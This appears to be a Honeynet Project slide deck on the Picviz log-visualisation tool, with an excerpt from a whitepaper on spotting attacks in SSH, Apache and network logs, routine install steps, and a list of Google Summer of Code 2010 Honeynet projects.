
David Watson (david@honeynet.org.uk)



Updated PicViz


- Information visualisation application (Python)
- Generates **Parallel Coordinate** diagrams from text logs, such as honeypot output
- Presents high volumes of data with multiple dimensions on a single simple diagram
- Birds eye view aids human pattern viewing
- **PGDL: Picviz Graphics Description Language**
- Now with added GUI for easy data exploration


THE HONEYNET PROJECT



David Watson (david@honeynet.org.uk)

THE HONEYNET PROJECT





A screenshot of the Picviz website. The header features a colorful background of overlapping lines in red, green, and yellow, with the word "Picviz" in a large, black, serif font. Below the header is a green navigation bar with links: Home, Downloads, Documentation, Trac, Screenshots, and About. The main content area is divided into two columns. The left column has a green background for the top section, titled "Picviz can..." in white. It contains a paragraph about the tool's capabilities. Below this is a white section titled "Picviz Next Generation is in progress" in red, followed by a paragraph about the next version and a link "Continue Reading...". The right column has a green background for the top section, featuring a "Download" button. Below this are three white sections: "Get Started!" with links for "Quick tour" and "PGDL language"; "Learn and share..." with links for "Documentation" and "Project page"; and "Conferences" with links for "IAWACS 2009", "Eicar 2009", and "Usenix 2008". At the bottom of the right column is a section titled "Security and visualization projects" with a link for "Secviz".

Picviz

[Home](#) [Downloads](#) [Documentation](#) [Trac](#) [Screenshots](#) [About](#)

Picviz can...

help you to understand what is happening on your network and machines by visualizing events in multi-dimensions with the help of parallel coordinates plot. It can handle million of events and the input language is easily scriptable. This way not only you can discover misuses of your network, but also write new IDS signatures based on the image facts.

Picviz Next Generation is in progress

What we are working on for the next Picviz.

Picviz is becoming more powerful: direct inclusion of logs, pcap, csv without going through the PGDL language. The engine has been completely rewritten and is way more efficient now to handle security events. Intensive abstract maths have been included to highlight correlations in multiple dimensions.

[Continue Reading...](#)

Download

Get Started!

[Quick tour](#)

[PGDL language](#)

Learn and share...

[Documentation](#)

[Project page](#): Open Bugs, get latest source.

Conferences

[IAWACS 2009](#): Laval, France

[Eicar 2009](#): Berlin, Germany

[Usenix 2008](#): San Diego, USA

Security and visualization projects

- [Secviz](#)

<http://www.wallinfire.net/picviz/>

David Watson (david@honeynet.org.uk)



The HoneyNet Project

[Home](#)

Navigation

- [About us](#)
- ▼ [Blogs](#)
 - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▼ [Google SoC 2010](#)
 - [GSoC Overview](#)
 - [GSoC Proposed Ideas](#)
 - [GSoC Org Application](#)
 - [GSoC Student Template](#)
- [Latest images](#)

Internal

Know Your Tools: use Picviz to find attacks

Wed, 11/25/2009 - 17:28 — christian.selfert

Our "**Know Your Tools: use Picviz to find attacks**" whitepaper was released on November 25th 2009 as a PDF only. You can download the full paper from the link below.

Paper Abstract

Picviz is a parallel coordinates plotter which enables easy scripting from various input (tcpdump, syslog, iptables logs, apache logs, etc..) to visualize data and discover interesting aspects of that data quickly. Picviz uncovers previously hidden data that is difficult to identify with traditional analysis methods.

In the first paper of our new Know Your Tools series, Sebastien Tricaud from the French HoneyNet Project Chapter and Victor Amaducci from the University of Campinas, focus on Picviz. After a brief overview on parallel coordinates, Picviz architecture, and installation procedure, three real-world examples are presented that illustrate how to identify attacks from large amounts of data: Picviz is used to analyze SSH logs, Apache access logs and network traffic. With these examples, it is demonstrated how Picviz can find attacks that previously have been hidden.

Recent additions to Picviz GUI have been made by Victor Amaducci under the mentorship of Sebastien Tricaud as part of the Google Summer of Code program 2009. The most recent version of Picviz is freely available for download from its project site at <http://www.wallinfire.net/picviz> and support can be sought from the Picviz mailing list at <http://www.wallinfire.net/cgi-bin/mailman/listinfo/picviz>.

Paper last updated November 25th 2009

PDF Sha1: 282e2708f92a6bf689ff735af97cc0c6f1c1a9a3 (KYT-Picviz_v1_0.pdf)

<http://project.honeynet.org/node/499>

Know Your Tools: use Picviz to find attacks

The Honeynet Project

<http://www.honeynet.org>

[Sebastien Tricaud](#) – [The Honeynet Project](#)

[Victor Amaducci](#) – [University of Campinas \(Unicamp\)](#)

Last Modified: *November 25, 2009*

INTRODUCTION

This document explains how Picviz can be used to spot attacks. We will use three examples in this paper; analysis of ssh connection logs, demonstration of the graphical interface on network data generated by a port scanner and the use of Picviz command line to discover attacks towards an Apache web server. Picviz can handle large amounts of data, as illustrated by the last example in which two years of raw Apache access logs are analyzed. We will show how we can find attacks that previously have been hidden and discover them in a very short time!

We hope Picviz will make you more efficient in analyzing any kind of log files, including network traffic, and able to spot abnormalities even with large dataset.

<http://project.honeynet.org/node/499>

David Watson (david@honeynet.org.uk)

To install the library you need:

- cmake (<http://www.cmake.org>)
- PCRE library (<http://www.pcre.org>)
- cairo library (<http://www.cairographics.org>)
- python 2.x library (<http://www.python.org>)

Installing the library

We decompress the file, compile the library, and install the bindings.

```
$ tar xvf libpicviz-0.6.1.tar.gz
$ cd libpicviz-0.6.1
$ make
$ sudo make install
$ cd src/bindings/python
$ sudo ./setup.py install
```

Installing the console program

We decompress the file, and compile to create the binary:

```
$ tar xvf picviz-cli-0.6.tar.gz
$ cd picviz-cli-0.6/src
$ make
$ sudo make install
```

Installing the GUI program

The GUI depends on PyQT (<http://www.riverbankcomputing.co.uk/software/pyqt/intro>).

<http://project.honeynet.org/node/499>

HOW DO TO READ PICVIZ GRAPHS?

The example below is a log line written by the ssh daemon:

```
Aug 21 17:28:54 ellington sshd[2824]: Accepted password for toady from 192.168.32.5 port 37189
ssh2
```

This can be seen as one event, with multiple variables: time, machine, daemon, authentication type, target user, source IP, target port and protocol.

Feeding Picviz with this event will produce this parallel plot coordinates image:





Figure 1: Graphical representation of a ssh connection event

A single line represents a single event and every axis has its own way of representing a single dimension: if we take the first axis, the time, the first plot is not put in the middle of this axis since midnight is at the bottom, and 23:59:59 is at the very top. The time this event happened, 17:28 starts the line almost half way between noon and midnight. Even without a time label put on the line plot position, this is sufficient to get an idea about when the event happened.

<http://project.honeynet.org/node/499>

Once we have the correct type for each axis, the pgdl file can be opened by the GUI:

```
$ picviz-gui nmap-argus.pgdl
```



<http://project.honeynet.org/node/499>

David Watson (david@honeynet.org.uk)



More New HoneyNet Tools and Google Summer of Code 2010

Google Summer of Code 2010



- 17 funded students
- \$85,000 for student projects this summer
- Very international
- 4.5 / 17 updates
- 12.5 / 17 new projects
- Code only uploaded to Google in September

<http://www.honeynet.org/gsoc>

http://socghop.appspot.com/gsoc/org/list_proposals/google/gsoc2010/honeynet




GSoC 2010

Updates:

- PhoneyC ++
- Dionaea / VoIP ++
- Capture-HPC ++

New:

- PHP/RFI Sandbox
- IM Honeytrap
- Botnet C&C monitor
- HI server VMI
- Infected Host DNS
- TraceExploit
- Log Anonymisation
- Malware Sandbox

















google-summer-of-code-2010-honeynet-project

A project for Google Summer of Code students working on The Honeynet Project.

[Project Home](#)
[Downloads](#)
[Wiki](#)
[Issues](#)
[Source](#)
[Administer](#)

[New download](#) | Search for

